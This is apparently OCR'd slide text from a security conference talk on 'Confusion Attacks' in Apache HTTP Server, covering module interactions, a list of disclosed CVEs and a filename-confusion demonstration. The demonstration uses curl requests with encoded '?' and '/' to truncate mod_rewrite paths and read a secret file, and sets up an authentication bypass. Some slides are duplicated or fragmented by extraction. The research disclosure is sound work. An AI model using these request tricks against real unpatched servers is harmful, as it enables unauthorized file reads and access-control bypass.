Confusion Attacks!

Exploiting Hidden Semantic Ambiguity in Apache HTTP Server

🍊 Orange Tsai

DEVCORE

Who hasn't heard of Apache HTTP Server before?

Apache Httpd in a Nutshell

1. Almost 30-year-old open-source project
2. CGI enabled by default
3. Heavily integrated with PHP

Lots of Ways to Setup PHP

1. mod_php
2. php-fpm
3. mod_fastcgi
4. mod_proxy_fcgi
5. mod_fcgi
6. mod_fcgid
7. mod_cgi + php-cli
8. mod_cgi + php-cgi
9. mod_cgi + spawn-fcgi
10. mod_cgi + fcgiwrap
11. ... more ?

Config Directives are Complicated

```
SetHandler      handler-name|none|expression
AddHandler      handler-name extension [extension] ...
AddType         media-type   extension [extension] ...
DefaultType     media-type|none
ForceType       media-type|None
Action          action-type cgi-script [virtual]
RewriteRule     Pattern Substitution [flags]
ProxyPass       [path]   !|url [key=value [key=value ...]] [nocanon] ...
FcgidWrapper    command  [suffix]  [virtual]
FastCgiServer   filename [option]
```

Which is Correct?

```
AddHandler application/x-httpd-php .php
```

```
AddType application/x-httpd-php .php
```

✅ Both are Correct!

```
AddHandler application/x-httpd-php .php
```

```
AddType  application/x-httpd-php  .php
```

Correct doesn't mean Secure

```
AddHandler application/x-httpd-php .php
```

```
AddType application/x-httpd-php .php
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Correct doesn't mean Secure

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AddHandler application/x-httpd-php .php
```

```
AddType  application/x-httpd-php  .php
```

Apache Httpd in a Nutshell

1. Almost 30-year-old open-source project
2. CGI enabled by default
3. Heavily integrate with PHP
4. Last but not least...

Apach shell

1. Almost 30
2. CGI enable
3. Heavily int
4. Last but

Orange Tsai

- Specialize in Web and Application Vulnerability Research
  - Principal Security Researcher of DEVCORE
  - Speaker of Numerous Top Hacker Conferences
- Selected Awards and Honors:
  - 2022 - Champion and "Master of Pwn" of Pwn2Own
  - 2021 - Winner of Pwnie Awards "Best Server-Side Bug"
  - 2021 - Champion and "Master of Pwn" of Pwn2Own
  - 2019 - Winner of Pwnie Awards "Best Server-Side Bug"
  - 2018 - 1st place of Top 10 Web Hacking Techniques
  - 2017 - 1st place of Top 10 Web Hacking Techniques

Why Targeting Apache?


1. **Bad smells in the Apache HTTP Server:**
   - Comprise over a hundred modules that have to collaborate together

core
event
mod_access_compat
mod_actions
mod_alias
mod_allowmethods
mod_asis
mod_auth_basic
mod_auth_digest
mod_auth_form
mod_authn_anon
mod_authn_core
mod_authn_dbd
mod_authn_dbm
mod_authn_file
mod_authn_socache
mod_authnz_fcgi
mod_authnz_ldap
mod_authz_core
mod_authz_dbd
mod_authz_dbm
mod_authz_groupfile
mod_authz_host
mod_authz_owner
mod_authz_user
mod_autoindex
mod_brotli
mod_buffer
mod_cache
mod_cache_disk
mod_cache_socache
mod_cern_meta
mod_cgi
mod_cgid
mod_charset_lite
mod_data
mod_dav
mod_dav_fs
mod_dav_lock
mod_dbd
mod_deflate
mod_dialup
mod_dir
mod_dumpio
mod_echo
mod_env
mod_example_hooks
mod_expires
mod_ext_filter
mod_file_cache
mod_filter
mod_headers
mod_heartbeat
mod_heartmonitor
mod_http2
mod_ident
mod_imagemap
mod_include
mod_info
mod_isapi
mod_lbmethod_bybusyness
mod_lbmethod_byrequests
mod_lbmethod_bytraffic
mod_lbmethod_heartbeat
mod_ldap
mod_log_config
mod_log_debug
mod_log_forensic
mod_logio
mod_lua
mod_macro
mod_md
mod_mime
mod_mime_magic
mod_negotiation
mod_nw_ssl
mod_privileges
mod_proxy
mod_proxy_ajp
mod_proxy_balancer
mod_proxy_connect
mod_proxy_express
mod_proxy_fcgi
mod_proxy_fdpass
mod_proxy_ftp
mod_proxy_hcheck
mod_proxy_html
mod_proxy_http
mod_proxy_http2
mod_proxy_scgi
mod_proxy_uwsgi
mod_proxy_wstunnel
mod_ratelimit
mod_reflector
mod_remoteip
mod_reqtimeout
mod_request
mod_rewrite
mod_sed
mod_session
mod_session_cookie
mod_session_crypto
mod_session_dbd
mod_setenvif
mod_slotmem_plain
mod_slotmem_shm
mod_so
mod_socache_dbm
mod_socache_dc
mod_socache_memcache
mod_socache_redis
mod_socache_shmcb
mod_speling
mod_ssl
mod_status
mod_substitute
mod_suexec
mod_systemd
mod_tls
mod_unique_id
mod_unixd
mod_userdir
mod_usertrack
mod_version
mod_vhost_alias
mod_watchdog
mod_xml2enc
mpm_common
mpm_netware
mpmt_os2
mpm_winnt
prefork
worker

Why Targeting Apache?

1. **Bad smells in the Apache HTTP Server:**
   - Comprise over a hundred modules that have to collaborate together
   - All modules share a huge internal structure

```
struct request_rec {
    apr_pool_t *pool;
    conn_rec *connection;
    server_rec *server;
    request_rec *next;
    request_rec *prev;
    request_rec *main;
    char *the_request;
    int assbackwards;
    int proxyreq;
    int header_only;
    int proto_num;
    char *protocol;
    const char *hostname;
    apr_time_t request_time;
    const char *status_line;
    int status;
    int method_number;
    const char *method;
    apr_int64_t allowed;
    apr_array_header_t *allowed_xmethods;
    ap_method_list_t *allowed_methods;
    apr_off_t sent_bodyct;
    apr_off_t bytes_sent;
    apr_time_t mtime;
    const char *range;
    apr_off_t clength;
    int chunked;

    int read_body;
    int read_chunked;
    unsigned expecting_100;
    apr_bucket_brigade *kept_body;
    apr_table_t *body_table;
    apr_off_t remaining;
    apr_off_t read_length;
    apr_table_t *headers_in;
    apr_table_t *headers_out;
    apr_table_t *err_headers_out;
    apr_table_t *subprocess_env;
    apr_table_t *notes;
    const char *content_type;
    const char *handler;
    const char *content_encoding;
    apr_array_header_t *content_languages;
    char *vlist_validator;
    char *user;

    char *ap_auth_type;
    char *unparsed_uri;
    char *uri;
    char *filename;
    char *canonical_filename;

    char *path_info;
    char *args;
    int used_path_info;
    int eos_sent;
    struct ap_conf_vector_t *per_dir_config;
    struct ap_conf_vector_t *request_config;
    const struct ap_logconf *log;
    const char *log_id;
    const struct htaccess_result *htaccess;
    struct ap_filter_t *output_filters;
    struct ap_filter_t *input_filters;
    struct ap_filter_t *proto_output_filters;
    struct ap_filter_t *proto_input_filters;
    int no_cache;
    int no_local_copy;

    apr_thread_mutex_t *invoke_mtx;
    apr_uri_t parsed_uri;
    apr_finfo_t finfo;
    apr_sockaddr_t *useragent_addr;
    char *useragent_ip;
    apr_table_t *trailers_in;
    apr_table_t *trailers_out;
    char *useragent_host;
    int double_reverse;
    ap_request_bnotes_t bnotes;
}
```


HTTP
mod_rewrite
mod_core
mod_action
mod_headers
mod_authz
mod_logio
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
mod_cache
mod_ssl
mod_userdir
mod_cgi
mod_proxy
mod_alias

Why Targeting Apache?

1. **Bad smells in the Apache HTTP Server:**
   - Comprise over a hundred modules that have to collaborate together
   - All modules share a huge internal structure
   - They update the structure without rules

We are focusing on...

1. Interactions between modules
   - Are they collaborating well?
2. Inconsistency between modules
   - Do they have a same understanding of the internal structure?

3 Confusion Attacks!

- 🔥 Filename Confusion
- 🔥 DocumentRoot Confusion
- 🔥 Handler Confusion

9 New Vulnerabilities

1. **CVE-2024-38472** - Apache HTTP Server on Windows UNC SSRF
2. **CVE-2024-39573** - mod_rewrite proxy handler substitution
3. **CVE-2024-38477** - Crash resulting in Denial of Service in mod_proxy via a malicious request
4. **CVE-2024-38476** - Apache HTTP Server may use exploitable/malicious backend application output to run local handlers via internal redirect
5. **CVE-2024-38475** - mod_rewrite weakness when first segment of substitution matches filesystem path
6. **CVE-2024-38474** - Apache HTTP Server weakness with encoded question marks in backreferences
7. **CVE-2024-38473** - mod_proxy proxy encoding problem
8. **CVE-2023-38709** - HTTP response splitting
9. **CVE-2024-??????** - [redacted]

Patched, but not just Patched

- CVE-2024-38474
  - RewriteRules that [...] will now fail unless rewrite flag "UnsafeAllow3F" is specified
- CVE-2024-38475
  - RewiteRules will be broken by this change and the rewrite flag "UnsafePrefixStat" can be used to opt back
- CVE-2024-38476
  - Some legacy uses of the 'AddType' directive [...] must be ported to 'SetHandler' after this fix

#1 Filename Confusion

For the same HTTP request, some modules treat *r->filename*

as a filesystem path, some treat it as URL...

mod_rewrite

```
RewriteRule Pattern Destination [flags]
```

Path or URL? Both are good!

```
RewriteRule "^/user/(.+)$" "/var/user/$1/profile.yml"
```


```
$ curl http://server/user/orange
```

```
└ HTTP/1.1 200 OK
└ …
└ Output of /var/user/orange/profile.yml
```

```
RewriteRule "^/user/(.+)$" "/var/user/$1/profile.yml"
```


```
$ curl http://server/user/orange%3F
```

```
└ HTTP/1.1 200 OK
└ …
└ Output of /var/user/orange/profile.yml
```


HTTP
read_request
quick_handler
translate_name
mod_rewrite
[#0] → apply_rewrite_rule
/var/user/orange?profile.yml
auth_checker
type_checker
fixups
handler
log_transaction
gef➤ p r->filename
"/var/user/orange?profile.yml"

mod_rewrite.c

```
static int apply_rewrite_rule(rewriterule_entry *p, rewrite_ctx *ctx) {

    for (i = 0; i < rewriteconds->nelts; ++i) {
        rc = apply_rewrite_cond(c, ctx);
        // [……]
    }

    /* split out a QUERY_STRING part from the current URI */
    splitout_queryargs(r, p->flags);

    // [……]
    return 1;
}
```



Filename Confusion: Primitive #1
Path Truncation

```
RewriteEngine On
RewriteRule "^/user/(.+)$" "/var/user/$1/profile.yml"
```

```
$ curl http://server/user/orange%2Fsecret.yml%3F

  # Output of /var/user/orange/secret.yml
  # PASSWORD: YW55Ym9keSBzZWUgdGhpcz8K
```

Who else treats *r->filename* as a URL?

mod_proxy

```
SetHandler "proxy:http://127.0.0.1:8080/"
```

Filename Confusion: Primitive #2 Authentication Bypass

```
<Files "admin.php">
    AuthType Basic
    AuthName "Admin Panel"
    AuthUserFile "/etc/apache2/.htpasswd"
    Require valid-user
</Files>
```

